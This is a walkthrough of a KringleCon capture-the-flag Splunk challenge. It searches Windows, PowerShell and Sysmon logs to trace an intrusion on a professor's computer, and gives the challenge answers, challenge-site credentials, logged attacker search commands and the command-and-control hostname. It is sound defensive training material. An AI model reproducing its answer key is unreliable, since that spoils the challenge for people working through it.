
This objective teaches how to use Splunk and the value of the different data types that can be used.



```
6) Splunk

Difficulty:

Access https://splunk.elfu.org/ as elf with password
elfsocks. What was the message for Kent that the
adversary embedded in this attack? The SOC folks at
that link will help you along! For hints on achieving
this objective, please visit the Laboratory in Hermey
Hall and talk with Prof. Banas.
```

The data we will analyze is available at https://splunk.elfu.org/.

When we visit Prof. Banas, he gives us hints. He is about the only elf that doesn't have his own terminal.



Professor Banas 2:55PM

Hi, I'm Dr. Banas, professor of Cheerology at Elf University.

This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!

I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.


Kent said that my computer has been *hacking* other computers on campus and that I needed to fix it ASAP!

If I don't, he will have to report the incident to the boss of the SOC.

Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: `elf` / Password: `elfsocks`.

I don't know anything about computer security. Can you please help me?


Before we start, there is a Kringlecon2 talk that we should watch. There are several good hints to get us started; here are two.



Dashing Through the Logs

Speaker(s): James Brodsky

If you want your hunt to be successful, you need to look where the threats are. In modern environments, that means collecting endpoint and email logs and knowing what to search for in it. In this talk, we will cover critical Windows-based security event log sources like Sysmon, PowerShell, and process launch events. Additionally, we will introduce the stoQ automation framework for analyzing email. We'll show you how to use this data to pragmatically hunt for threats operating in your environment.




"I have a little data…"

What data do I have in Splunk?

Try these two search commands in your Splunk instance!

```
| metadata type=sourcetypes
| tstats values(sourcetype) where index=*
```




"Over the fields we go…"

Basic searching in Splunk

A sourcetype + free-text search!

```
sourcetype=WinEventLog cbanas
```

So, off to the Splunk site. Alice Bluebird leads us through the investigation (more or less :-)



Elf University SOC

SOC Secure Chat

Alice Bluebird online
Buddy Bellsbee online
Cosmo Jingleberg online
Fisbee O'Mittens online
Kent online
Mcfluffy Battings online

Chat with Alice Bluebird
106 messages

Alice Bluebird: hey hey...

Guest (me): Hiya Alice

Alice Bluebird: I see you've met Kent

Guest (me)

Training Center

Challenge Question


What was the message for Kent that the adversary embedded in this attack?

Training Questions

1. What is the short host name of Professor Banas' computer?
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp \report.pdf)

Training Question 1—Prof Banas' computer name

Let's start with hints from the talk. First, find what data is available.



```
| metadata type=sourcetypes
```


results (1/1/70 12:00:00.000 AM to 12/31/19 4:29:59.000 PM) No Event Sampling

firstTime	lastTime	recentTime	sourcetype
1566753701	1566753701	1566753702	Script:ListeningPorts
1566753700	1566753700	1566753700	Script:TimesyncConfiguration
1566753700	1566753700	1566753700	Script:TimesyncStatus
1566750975	1566754277	1566754278	WinEventLog
1566753517	1566754299	1566754299	WinEventLog:Microsoft-Windows-Powershell/Operational
1566750976	1566754295	1566754296	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

`| metadata type=sourcetypes`

The main sources we will use at the beginning are `WinEventLog`, PowerShell logs from `WinEventLog:Microsoft-Windows-Powershell/Operational`, and Sysmon logs from `XmlWinEventLog:Microsoft-Windows-Sysmon/Operational`.

Now let's try the search example he gave us. I didn't know what Prof. Banas' username was, so the hint is helpful.




```
sourcetype=WinEventLog cbanas
```

✓ 120 events (8/23/19 2:24:31.000 PM to 12/31/19 4:36:26.000 PM) No Event Sampling

```
08/25/2019 09:31:17 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4688
EventType=0
Type=Information
ComputerName=sweetums.elfu.org
TaskCategory=Process Creation
OpCode=Info
RecordNumber=1183774
Keywords=Audit Success
Message=A new process has been created.

Creator Subject:
        Security ID:            NT AUTHORITY\SYSTEM
        Account Name:           SWEETUMS$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Target Subject:
        Security ID:            SWEETUMS\cbanas
        Account Name:           cbanas
        Account Domain:         SWEETUMS
```

SELECTED FIELDS: app 1, ComputerName 1, dest 1, dvc 1, EventCode 5, EventType 2, eventtype 10, host 1, index 1, Keywords 3, linecount 5, LogName 2, Message 74, OpCode 1, process_id 57, punct 5, RecordNumber 100+, session_id 3, Sid 1, SidType 1, signature 3, signature_id 5


sourcetype=WinEventLog cbanas



1. What is the short host name of Professor Banas' computer? ✓ sweetums

Training Question 2—Sensitive File

Alice Bluebird hints very strongly that we should search for ‘Santa’ and she gives us a sample search for cbanas. Adjusting that to search for Santa gives



```
index=main Santa
```

✓ 11 events (8/23/19 2:24:31.000 PM to 12/31/19 4:44:57.000 PM) No Event Sampling

SELECTED FIELDS
- a CommandInvocation_ForEach_Object_ 1
- a CommandInvocation_Format_List_ 1
- a CommandInvocation_Out_String_ 1
- a ComputerName 1
- # EventCode 1
- # EventType 1
- a host 2
- a index 1
- a Keywords 1
- # linecount 4
- a LogName 1
- a Message 10
- a OpCode 1
- a ParameterBinding 2
- a ParameterBinding_ForEach_Object_ 9
- a ParameterBinding_Format_List_ 1
- a ParameterBinding_Get_ChildItem_

```
08/25/2019 09:19:20 AM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4103
EventType=4
Type=Information
ComputerName=sweetums.elfu.org
User=NOT_TRANSLATED
Sid=S-1-5-21-1217370868-2414566453-2573080502-1004
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=417616
Keywords=None
Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-String): "Out-String"
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there
's no one I trust more than you to help.  Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts?
-Santa"
```


There are large blobs of Base64 encoded PowerShell commands;it is nice that PowerShell logs extract some of the commands that were encoded. There are several events that show attackers were searching Prof. Banas’ computer for phrases containing Santa.

```
CommandInvocation(ForEach-Object): "ForEach-Object"
ParameterBinding(ForEach-Object): name="Process"; value="Select-String -path $_ -pattern Santa"
ParameterBinding(ForEach-Object): name="InputObject"; value="Microsoft Edge.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Naughty_and_Nice_2019_draft.txt"
ParameterBinding(ForEach-Object): name="InputObject"; value="19th Century Holiday Cheer Assignment.doc"
ParameterBinding(ForEach-Object): name="InputObject"; value="assignment.zip"
ParameterBinding(ForEach-Object): name="InputObject"; value="Bing.url"
ParameterBinding(ForEach-Object): name="InputObject"; value="Desktop.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Downloads.lnk"
```

From the first event,

```
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you
know there's no one I trust more than you to help.  Can you have a look at this draft Naughty and Nice list for 2019 and let me
know your thoughts? -Santa"
```


Prof. Banas had the document Naughty_and_Nice_2019_draft.txt in his documents folder.
`C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt`



2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp \report.pdf) ✓ C:\Users\cbanas\Documents\N

Training Question 3—Find the FQDN of the command and control server

Alice Bluebird tells us that Sysmon Event Code 3 data show network connections and even gives us a search pattern.



```
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3
```

✓ 159 events (8/23/19 2:24:31.000 PM to 1/6/20 9:10:35.000 PM)   No Event Sampling

DestinationHostname


1 Value, 99.371% of events

Values	Count	%
144.202.46.214.vultr.com	158	100%

index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3

The Selected/Interesting fields are indeed handy.


`144.202.46.214.vultr.com`



3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com) ✓ 144.202.46.214.vultr.com

Training Question 4—Find the malicious document

This one gave me (and a lot of other people) trouble. Following the instructions from Alice, and starting on her third step:



```
index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse
```

,017 events (8/23/19 2:24:31.000 PM to 12/31/19 7:01:36.000 PM) No Event Sampling

i	Time	Event
>	8/25/19 5:18:37.000 PM	08/25/2019 09:18:37 AM LogName=Microsoft-Windows-PowerShell/Operational


_time

Events Before or After: Before this time · After this time · At this time


Nearby Events: +/- 5 second(s) Apply

index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse

Now, Alice's advice



Try to find a process ID of interest. Sysmon events are good for that. You should be able to find two different process IDs from Sysmon events in that time window...



```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
```

✓ 12 events (8/25/19 5:18:32.000 PM to 8/25/19 5:18:42.001 PM) No Event Sampling


0 events from 5:18:33.500 PM to 5:18:33.600 PM on Sunday, August 25, 2019

i	Time	Event
>	8/25/19 5:18:39.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/e FFBD9}'/><EventID>7</EventID><Version>3</Version><Level> me='2019-08-25T17:18:39.015122300Z'/><EventRecordID>164 ws-Sysmon/Operational</Channel><Computer>sweetums.elfu.c

SELECTED FIELDS
a app 3
a Computer 1

index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"

We do find two ProccessId's as Alice suggested, 6268 and 5864.



```
a index 1
a Keywords 1
# Level 1
# linecount 1
# Opcode 1
a OriginalFileName 3
a process_exec 3
a process_guid 2
# process_id 2
a process_name 3
a process_path 3
a ProcessGuid 2
# ProcessId 2
a punct 1
# RecordID 12
a RuleName 4
a SecurityID 1
a session_id 2
```

process_id

2 Values, 100% of events — Selected: Yes / No


Reports

Average over time | Maximum value over time | Minimum value over time
Top values | Top values by time | Rare values
Events with this field

Avg: 6133.333333333333 **Min:** 5864 **Max:** 6268 **Std Dev:** 198.91584942260624

Values	Count	%
6268	8	66.667%
5864	4	33.333%

